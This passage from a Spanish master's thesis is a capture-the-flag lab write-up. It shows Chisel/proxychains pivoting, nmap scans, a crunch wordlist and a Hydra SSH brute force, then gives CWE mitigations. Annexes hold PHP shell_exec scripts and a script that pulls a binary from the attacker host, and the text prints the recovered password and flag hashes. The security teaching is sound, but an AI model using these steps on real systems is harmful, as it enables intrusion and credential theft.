2022/12/23 01:57:22 client: Connected (Latency 2.472276ms)
```

Figura 77. [ESC3] Conexión Chisel cliente-servidor

Con este comando se crea una conexión al puerto TCP1122 de la máquina 10.10.10.110 (KALI) desde jump1. Pero el tráfico desviado irá en sentido contrario, es decir, el tráfico enviado al 10.10.10.110: TCP2211 (*KALI* con servidor ***chisel* en modo socks**) se enviará al sistema jump1 a modo de proxy.

Para finalizar la configuración y facilitar el uso desde ***shell***, en la máquina *KALI*, se configura ***proxychains*** (en /etc/proxychains4.conf) con proxy destino el puerto comentado, TCP2211 de la propia máquina *KALI* (*localhost*). También se reducen los ***timeouts*** para acelerar el uso de ***NMap*** y se ocultan los comentarios de ***proxychains*** para obtener una salida a consola más limpia:

```
┌──(kali㉿kali)-[~]
└─$ tail /etc/proxychains4.conf -n7
quiet_mode
tcp_read_time_out 1000
tcp_connect_time_out 500
#
[ProxyList]
socks5  127.0.0.1 2211
```

Figura 78. [ESC3] Configuración en /etc/proxychains4.conf

Con esta configuración de pivotado se consigue que, al ejecutar en la máquina *KALI* un comando precedido por ***proxychains*,** este comando se lance sobre el interfaz de la máquina jump1 con su visibilidad de red que es lo que se necesita para localizar ***hosts*** no visibles desde nuestra red:

```
$ proxychains sudo nmap 172.18.0.1/24 -p0- -Pn -T5 -vv
```

Se ejecuta con los parámetros:

- **Con permisos de administrador (*sudo*)** para que la detección de host y puertos sea más rápida.
- **-p0- para que realice escaneo de los 65.535 puertos TCP**.
- **-Pn para que no descarte los *hosts*** por no contestar a *Ping*.
- **-T5 para que acelere el proceso** (ajustando *timeouts*) a coste de perder algún resultado positivo. Si no se consigue información relevante se ejecutaría de nuevo ajustando este parámetro.

```
Nmap scan report for 172.18.0.3
Host is up, received arp-response (0.000066s latency).
Scanned at 2022-12-22 21:57:37 EST for 39s
Not shown: 65535 filtered tcp ports (no-response)
PORT     STATE SERVICE      REASON
2222/tcp open  EtherNetIP-1 syn-ack ttl 64
MAC Address: 02:42:AC:12:00:03 (Unknown)
```

Figura 79. [ESC3] Resultado de NMap en red 172.18.0.1/24 (proxyxhains)

Se detecta abierto el puerto TCP2222 en la máquina 172.18.0.3 (previsiblemente jump2) en el mismo segmento de red que jump1.

Se procede a que utilizar *NetCat* sobre ese puerto para detectar que servicio está activo. Se detecta un servicio *OpenSSH* corriendo en este puerto TCP2222:

```
┌──(kali㉿kali)-[~]
└─$ proxychains nc 172.18.0.3 2222
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2

Protocol mismatch.
```

Figura 80. [ESC3] Uso de NC para detectar protocolo en puerto

Se prueba el acceso mediante las credenciales encontradas en la base de datos *MySQL* pero ninguna es válida. Se realiza permutaciones en estas con la ayuda de la utilidad *crunch* incluida en *KALI*. Se realiza las permutaciones de cada una de las contraseñas con los caracteres que se han añadido al final de 2 de ellas: **{ ! . : D }** y cambiando algunos de los caracteres de las contraseñas por otros similares, como la letra “o” y un cero. Las permutaciones se realizan mediante los siguientes comandos:

```
$ crunch 1 1 -p tefeme ! . > ./jump2_pass.txt
$ crunch 1 1 -p highway ! . >> ./jump2_pass.txt
$ crunch 1 1 -p proof ! . >> ./jump2_pass.txt
$ crunch 1 1 -p rupert ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vAncouver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vAnc0uver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vancouver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p vanc0uver ! . >> ./jump2_pass.txt
$ crunch 1 1 -p f1lem0n ! . >> ./jump2_pass.txt
$ crunch 1 1 -p filemon ! . >> ./jump2_pass.txt
$ crunch 1 1 -p tefeme : D >> ./jump2_pass.txt
$ crunch 1 1 -p highway : D >> ./jump2_pass.txt
$ crunch 1 1 -p proof : D >> ./jump2_pass.txt
$ crunch 1 1 -p rupert : D >> ./jump2_pass.txt
$ crunch 1 1 -p vAncouver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vAnc0uver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vancouver : D >> ./jump2_pass.txt
$ crunch 1 1 -p vanc0uver : D >> ./jump2_pass.txt
$ crunch 1 1 -p f1lem0n : D >> ./jump2_pass.txt
$ crunch 1 1 -p filemon : D >> ./jump2_pass.txt
```

Una vez que se finalizan las permutaciones, se utiliza el fichero resultante **<jump2_pass.txt>** como **diccionario de claves para realizar un ataque por fuerza bruta dirigido al usuario “pablo”** que es el que aparentemente tiene más probabilidades de estar en el sistema. Se realiza desde la máquina *KALI* con *proxychains* usando jump1 como *proxy* para llegar a jump2 y utilizando *Hydra:*

```
$ proxychains hydra -l pablo ssh://172.18.0.3:2222 -P jump2_pass.txt
```




Figura 81. [ESC3] Ataque fuerza bruta con Hydra en SSH

Con este ataque se consigue la contraseña del usuario **pablo** que es **tefeme.!**
Se utilizan estas credenciales para entrar en el sistema y buscar y leer la última *flag*:




Figura 82. [ESC3] Acceso y lectura de última *flag*

Escenario 3 – jump_force:

- **Flag de Pablo: 4d8c72671245d9d1b8e03a826db9d5ecead28c8c**

NOTA:
Se puede realizar este escenario sin cargar la utilidad *chisel,* pero se considera este camino más completo. Inicialmente se cargaba mediante el *script PHP* otro *script PHP* <portscan.php> (anexo 8.2) para realizar un escaneo de puertos (muy lento) y descubrir puertos abiertos en la IP de jump2. Tras esto se utilizaba el reenvío de puertos de *socat* para conectarse y así utilizar *SSH* desde *KALI* a jump2, utilizando jump1 como un *proxy* de conexiones mediante el siguiente comando:

```
$ socat tcp:172.18.0.3:2222,fork,reuseaddr tcp:10.10.10.110:2222
```

4.3.4 Post-Explotación Escenario 3

Como tareas adicionales de **post-explotación para conseguir persistencia en el acceso a los 2 *hosts*** se podrían plantear distintas opciones:

- Crear nuevos usuarios con acceso remoto en ambos hosts.
- Habilitar la autenticación mediante clave privada en los usuarios creados en el punto anterior para mantener acceso tras cambios de contraseña.

Para realizar ambas tareas es necesario conseguir una escalada de privilegios en ambos sistemas ya que con los usuarios actuales: **www-data** y **pablo** no es posible crear nuevos usuarios.

4.3.5 Reporte y mitigaciones Escenario 3

VULNERABILIDAD 1:

CWE: 89 – Inyección SQL
SERVICIO: HTTP, TCP80 (TCP5000 en escenario 3)
INFORMACIÓN: El formulario *PHP* <password.php> es vulnerable a SQLi en su variable "id". Esto permite el acceso a todos los esquemas de los servidores de bases de datos asociados al formulario.
MITIGACIÓN: Validación y limpieza de todos los datos que se introducen en formulario antes de enviarlos como consultas. Utilizar consultas parametrizadas o métodos que incluyan validación como *execute_query()* en *PHP 8.2+*. Utilizar usuarios con permisos por esquema para evitar acceso a todos los esquemas en caso de inyección MySQL. Utilizar sistema WAF como medida adicional para detectar y detener consultas maliciosas a formularios.
INFORMACIÓN ADICIONAL:
https://cwe.mitre.org/data/definitions/89.html
https://owasp.org/www-community/attacks/SQL_Injection
https://owasp.org/www-community/attacks/Blind_SQL_Injection

VULNERABILIDAD 2:

CWE: 77&78 – Inyección de código
SERVICIO: HTTP, TCP80 (TCP5000 en escenario 3)
INFORMACIÓN: El formulario *PHP* <backup.php> es vulnerable a inyección de código. Esto permite tener permisos de acceso al sistema y ejecución de comandos con credenciales de usuario: *www-data.*
MITIGACIÓN: Validación y limpieza de todos los datos que se introducen en formulario. No utilizar sentencias *shell_exec()* como norma. Utilizar sistema WAF como medida adicional para detectar y detener consultas maliciosas a formularios.
INFORMACIÓN ADICIONAL:
https://cwe.mitre.org/data/definitions/77.html

https://cwe.mitre.org/data/definitions/78.html
https://owasp.org/www-community/attacks/Code_Injection

VULNERABILIDAD 3:

CWE: 307 – Ausencia de restricciones en intentos de acceso
SERVICIO: SSH, TCP22 (TCP2222 en escenario 3)
INFORMACIÓN: La validación de credenciales de acceso SSH en el servidor jump_force_2 no está protegida frente ataques de fuerza bruta. Es posible probar credenciales de acceso sin límite de intentos o limitación de tiempo.
MITIGACIÓN: Introducir una limitación de intentos por tiempo y un límite de intentos por IP que incluya una interrupción temporal del acceso a SSH desde esa IP o rango.
INFORMACIÓN ADICIONAL:
https://cwe.mitre.org/data/definitions/307.html
https://serverfault.com/questions/275669/ssh-sshd-how-do-i-set-max-login-attempts
https://blog.swmansion.com/limiting-failed-ssh-login-attempts-with-fail2ban-7da15a2313b

4.3.6 Resumen de Flags Escenario 3

Escenario 3 – jump_force

- **Flag en MySQL: 003d873449f8e8ff13b72f2061bfbaa4e5a84b82**
- **Flag de Pablo: 4d8c72671245d9d1b8e03a826db9d5ecead28c8c**

5. Conclusiones

¿Qué lecciones se han aprendido del trabajo?

Desde el punto de vista técnico he ganado muchas actitudes en cuanto a **conocimiento y práctica de retos CTF**. Conocía este tipo de retos antes de iniciar este TFM, pero me parecían complejos y no daba el paso necesario de dedicar horas de trabajo en conocer nuevas tecnologías. **Gracias a este TFM ya he iniciado mi camino en los retos CTF con mucho ánimo y con un respaldo académico adecuado**.

Si enfocamos la pregunta al área de seguridad he aprendido que, **si queremos mejorar la seguridad de una red:**

- Es necesario **limitar la superficie de ataque disponible:** parando servicios o cerrando/limitando los puertos que dan acceso a esos servicios.
- Se debe **controlar la configuración de cada servicio**, aunque previsiblemente no sea crítico, ya que puede comprometer todo un sistema o una red.
- **No debemos dejar publicadas** en medios de acceso público, aunque creamos que estén ocultas o sean imposible de descifrar, **credenciales de acceso**.
- Se debe **mantener y aplicar una política de actualizaciones** estricta para evitar el aprovechamiento de vulnerabilidades ya parcheadas.
- Es necesario que **cada *host* de una red esté bastionado/revisado** para que no comprometa a los demás equipos de la red.

Desde el punto de vista metodológico, he mejorado en **la búsqueda y cribado de información relevante desde *Internet***. Para este trabajo he tenido que consultar multitud de fuentes externas y algunas contenían información incompleta u obsoleta. Por esto, es necesario un orden y disciplina en la consulta de información para evitar excesivos consumos de tiempo en repetir pruebas ya realizadas o que no están adaptadas para un sistema en concreto.

De forma adicional, **este TFM ha reforzado mis conocimientos en planificación de tareas** ya que, aunque es un trabajo personal y autónomo, es necesaria una planificación y un cumplimiento de hitos para poder llegar a la fecha de exposición del TFM y sus diferentes entregables con garantías.

¿Se han logrado todos los objetivos?

Sí, todos los objetivos del proyecto se han cumplido al poder conseguir las 6 *flags* y exponer soluciones para proteger la confidencialidad, integridad y disponibilidad de los datos en cada uno de los 3 escenarios que componen este reto CTF, base de este TFM.

Para ello se han desarrollado con éxito y para cada escenario los 4 subobjetivos planteados inicialmente:

A. La fase de **enumeración** ha mostrado los servicios disponibles correctamente.

B. Se ha localizado y confirmado un punto de entrada al sistema mediante **explotación** de vulnerabilidades conocidas en los servicios enumerados.
C. Se ha podido realizar una **escalada de privilegios** con éxito utilizando vulnerabilidades presentes en los sistemas.
D. Se ha **planteado una mitigación** real aplicable al sistema que evite este problema de seguridad de datos.

Sí, todos los objetivos personales se han cumplido al haberme formado gracias a este TFM en nuevas metodologías de reconocimiento, explotación y mitigación de vulnerabilidades. Se han afianzado los conocimientos que había adquirido en otras asignaturas de este máster como las orientadas a seguridad y *pentesting* de sistemas y bases de datos. He conocido nuevas herramientas para utilizar en cada una de las fases: enumeración, análisis, explotación y post-explotación, así como para comprobar si son correctas las mitigaciones aplicadas a un sistema.

¿Se ha seguido la planificación?, ¿ha habido que introducir cambios?

Se ha seguido la planificación expuesta en la sección 1.7 y en el diagrama Gantt correspondiente, pero ha habido distintas desviaciones en los plazos propuestos inicialmente debido a la falta de experiencia y la dificultad de determinadas tareas.

La principal desviación se debe a los plazos marcados para el hito "Resolución flags contenedor 3" ya que finalmente no se han cumplido y ha sido necesaria una semana más para su completa resolución. **Este retraso ha podido ser absorbido por los plazos de otros hitos** que pudieron ser finalizados con anticipación frente a la fecha planificada inicialmente **y corregido con un sobreesfuerzo adicional del autor de este TFM** por lo que las fechas de entrega de los hitos principales se han cumplido.

Líneas de trabajo futuro

Como trabajos adicionales derivados de este CTF, se podrían añadir un estudio de viabilidad de las tareas de post-explotación para conseguir persistencia en los *hosts* que se han expuesto en los escenarios. Al ser un trabajo limitado en el tiempo no se han focalizado esfuerzos en estas tareas que no son parte del trabajo requerido, pero podría ser interesante para ganar experiencia en este tipo de situaciones y conocer cómo evitarlas en caso de tener que proteger un sistema frente a ataques.

Como líneas de trabajo futuro para el autor de este TFM, la experiencia y los conocimientos adquiridos durante el máster y en especial en el desarrollo de este trabajo fin de máster están sirviendo para mejorar mi carrera profesional y ganar aptitudes.

Realizar este TFM me ha animado a realizar retos CTF en plataformas como *hackthebox*: https://app.hackthebox.com/profile/141812 y a continuar añadiendo nuevas *skills* a mi carrera profesional orientadas a R*ed/Blue Team*.

6. Glosario

Pentesting (pág. 1): prueba que consiste en atacar a diferentes entornos o sistemas informáticos con el objetivo de detectar fallos en su configuración para posteriormente corregirlos antes de que sean aprovechados para realizar ataques reales.

CTF (pág. 1): el término CTF (Capture The Flag) o captura la bandera (en español), define la actividad de resolver retos informáticos con el fin de obtener un texto o hash que representa “la bandera”. En el área de la ciberseguridad, hace alusión a que la máquina objetivo fue vulnerada correctamente y que se logró hacer una intrusión al sistema tal que es posible leer sus ficheros, dónde se guardan estas flags o banderas.

Flags (pág. 2): cada uno de los textos o hashes necesarios para finalizar correctamente un pentesting basado en un reto CTF.

Docker (pág. 2): es un contenedor ejecutable realizado sobre un proyecto de código abierto. Permite automatizar el despliegue de aplicaciones dentro de contenedores de software, lo que proporciona una capa adicional de abstracción y de virtualización de aplicaciones.

Exploit (pág. 2): es un software o script que aprovecha un error o vulnerabilidad en un sistema informático para provocar un comportamiento no intencionado en éste.

Hardening (pág.2): conjunto de acciones destinadas a mejorar la seguridad de un sistema informático reduciendo su superficie de ataque.

Host / Hosts (pág.2): cada uno de los dispositivos conectados a una red y que hace uso de los servicios disponibles en esta y/o que provee nuevos servicios.

SQL Injection (pág.2): vulnerabilidad que permite el acceso no controlado a un sistema de base de datos mediante una entrada de datos que no está correctamente validada.

Path traversal (pág.2): técnica utilizada en ataques de intrusión para acceder a sistemas de ficheros protegidos utilizando, generalmente, servidores web incorrectamente configurados.

Pivoting (pág.3): el proceso que consiste en utilizar una máquina comprometida dentro de una red para poder acceder a otra máquina o red no accesible inicialmente desde la red del atacante.

Sistema 2FA (pág.8): método de autenticación de usuario que requiere dos tipos de identificación para obtener acceso. Generalmente se utiliza una contraseña y un token de tiempo conseguido mediante un dispositivo externo como un token hardware RSA.

Equipo IoT (pág.9): se trata de un dispositivo al que se le ha añadido una conexión a una red privada o pública (como *Internet)* de dispositivos para mejorar sus funcionalidades o su monitorización. Pueden tratarse de dispositivos no comúnmente conectados como electrodomésticos, vehículos, sistemas de señalización, sistemas industriales, sensores en cadenas de montaje, etc.

OT (pág.9): sistemas de hardware más software encargados de la gestión de la producción en entornos industriales.

UTM & NGFW (pág.9): son soluciones que unifican controles de seguridad en un único dispositivo para facilitar la gestión y minimizar costes. Estos pueden unificar (por ejemplo) un sistema firewall, sistema IDS, sistema IPS, un sistema de gestión de identidades y el acceso remoto en un único sistema y dispositivo.

IDS (pág.9): sistema utilizado para detectar accesos no autorizados a un ordenador o red. Son sistemas que monitorizan el tráfico entrante y lo comparan con una base de datos de patrones de ataque conocidos.

IPS (pág.9): sistema utilizado para detectar accesos no autorizados a un ordenador o red y realizar una acción ante una detección. Como los IDS, son sistemas que monitorizan el tráfico entrante y lo comparan con una base de datos de patrones de ataque conocidos. Sus acciones pueden ser ejecutar una aplicación parametrizada, desconectar un *host* de la red, deshabilitar un usuario, etc.

Esteganografía (pág.9): técnica que permite ocultar información secreta dentro de otra información que no es secreta con la finalidad de evitar su localización.

OSINT (pág.9): conjunto de técnicas y herramientas para recopilar información aplicable a un caso concreto desde fuentes de información públicas y generalmente no indexadas.

Hipervisor (pág.10): proceso que crea y controla máquinas virtuales.

Modo bridge (pág.10): opción de configuración de red disponible en la mayoría de los hipervisores de máquinas virtuales. Permite utilizar una interfaz de red física como interfaz de red de máquina virtual, en exclusiva o compartida con la máquina anfitriona.

Shell (pág. 14): interfaz de usuario basada en un interprete de comandos de texto.

GUI (pág.17): interfaz gráfica de usuario asociada a una aplicación y que permite utilizar un entorno visual para visualizar la información y controlar las acciones disponibles.

WAF (pág.19): firewall de aplicaciones web dedicado a proteger de ataques de diferente tipología a un servidor de aplicaciones web. Se basa en el análisis del tráfico y los paquetes HTTP/HTTPS recibidos.

DoS (pág. 19): ataque cuyo objetivo es mermar la capacidad de servicio, parcial o totalmente, de un sistema informático.

7. Bibliografía

Chief Information Security Office: El Red Team de la empresa (2018) 7º Edición
ARRIOLS, Eduardo. Madrid. ZeroxWord Computing, S.L.
ISBN: 9788409014972

Metasploit para Pentesters (2017) 4º Edición Ampliada
GONZALEZ, Pablo. Madrid. ZeroxWord Computing, S.L.
ISBN: 9788469760345

Redes de computadoras (2003) 4º Edición
TANENBAUM, Andrew. México. Pearson Educación.
ISBN: 9789702601623

Redes de computadores: Un enfoque descendente (2017) 7º Edición
KUROSE, J. & ROSS, K. Madrid. Pearson, S.A.
ISBN: 9788490355282

¿Qué es el Pivoting? (2021) [en línea]
SIKUMI [Consulta: 12 de diciembre de 2022]
< https://deephacking.tech/que-es-el-pivoting/ >

CVE, CWE, CAPEC, CVSS, vaya lío… (2022) [en línea]
Rafael García Lázaro [Consulta: 2 de noviembre de 2022]
< https://www.hackbysecurity.com/blog/cve-cwe-capec-cvss-vaya-lio >

CTF: Entrenamiento en seguridad informática (2014) [en línea]
Rafael Pablos (INCIBE) [Consulta: 13 de diciembre de 2022]
< https://www.incibe-cert.es/blog/ctf-entrenamiento-seguridad-informatica >

Esteganografía: el arte de la ocultación (2020) [en línea]
Lethani [Consulta: 5 de diciembre de 2022]
< https://hackinglethani.com/es/esteganografia/ >

Exploiting the Cron Jobs Misconfigurations (2022) [en línea]
Vry4n_ [Consulta: 15 de noviembre de 2022]
< https://vk9-sec.com/exploiting-the-cron-jobs-misconfigurations-privilege-escalation/ >

Hydra, Medusa y Ncrack: Password cracking a servicios por fuerza bruta en profundidad y en anchura (Password spraying) (2020) [en línea]
Adrián Lois [Consulta: 23 de noviembre de 2022]
< https://www.zonasystem.com/2020/06/hydra-medusa-ncrack-password-cracking-a-servicios-por-fuerza-bruta-password-spraying.html >

Kali Docs: Official Documentation (2022) [en línea]
KALI [Consulta: 13 de octubre de 2022]
< https://www.kali.org/docs/ >

Linux Privilege Escalation (2022) [en línea]
Hacktricks [Consulta: 10 de octubre de 2022]
< https://book.hacktricks.xyz/linux-hardening/privilege-escalation >

MSFconsole Core Commands Tutorial (2022) [en línea]
Offensive-security [Consulta: 10 de noviembre de 2022]
< https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/ >

Permisos en Linux: Sticky Bit, SUID y SGID (2020) [en línea]
J. Carlos [Consulta: 2 de diciembre de 2022]
< https://www.zeppelinux.es/permisos-en-linux-sticky-bit-suid-y-sgid/ >

Pivoting con Chisel (2021) [en línea]
SIKUMI [Consulta: 12 de diciembre de 2022]
< https://deephacking.tech/pivoting-con-chisel/ >

socat: Linux / UNIX TCP Port *Forwarder* (2010) [en línea]
Vivek Gite [Consulta: 12 de diciembre de 2022]
< https://www.cyberciti.biz/faq/linux-unix-tcp-port-forwarding/ >

8. Anexos

8.1 Scripts para Escenario 1

test.php

```
<?php
        phpinfo();
?>
```

test2.php

```
<?php
        $output = shell_exec('ls /home/ -lart');
        echo "<pre>$output</pre>";
?>
```

test3.php

```
<?php
        $output = shell_exec('ls /home/hacker -lart');
        echo "<pre>$output</pre>";
?>
```

test4.php

```
<?php
        $output = shell_exec('cat /home/hacker/flag.txt');
        echo "<pre>$output</pre>";
?>
```

test5.php

```
<?php
        $output = shell_exec('whoami');
        echo "<pre>$output</pre>";
?>
```

test6.php

```
<?php
        $output = shell_exec('ps -aux');
        echo "<pre>$output</pre>";
?>
```

8.2 Scripts para Escenario 3

getfile.php

```
echo "<?php" > /tmp/getfile.php
echo "\$fileUrl = 'http://172.18.0.1:9000/chisel';" >> /tmp/getfile.php
echo "\$fileName = basename( \$fileUrl );" >> /tmp/getfile.php
echo "\$savePath = '/tmp/' . \$fileName;" >> /tmp/getfile.php
echo "\$file = @file_get_contents( \$fileUrl );" >> /tmp/getfile.php
echo "if ( file_put_contents( \$savePath, \$file ) ) {" >>
/tmp/getfile.php
echo "    echo 'File downloaded successfully';" >> /tmp/getfile.php
echo "} else {" >> /tmp/getfile.php
echo "    echo 'File failed to download';" >> /tmp/getfile.php
echo "}" >> /tmp/getfile.php
echo "?>" >> /tmp/getfile.php
```

portscan.php

```
#!/bin/bash
for i in {1..65535}
do
      timeout 1 bash -c "cat /dev/null > /dev/tcp/172.18.0.3/$i" && echo
      "Puerto $i abierto"
done
```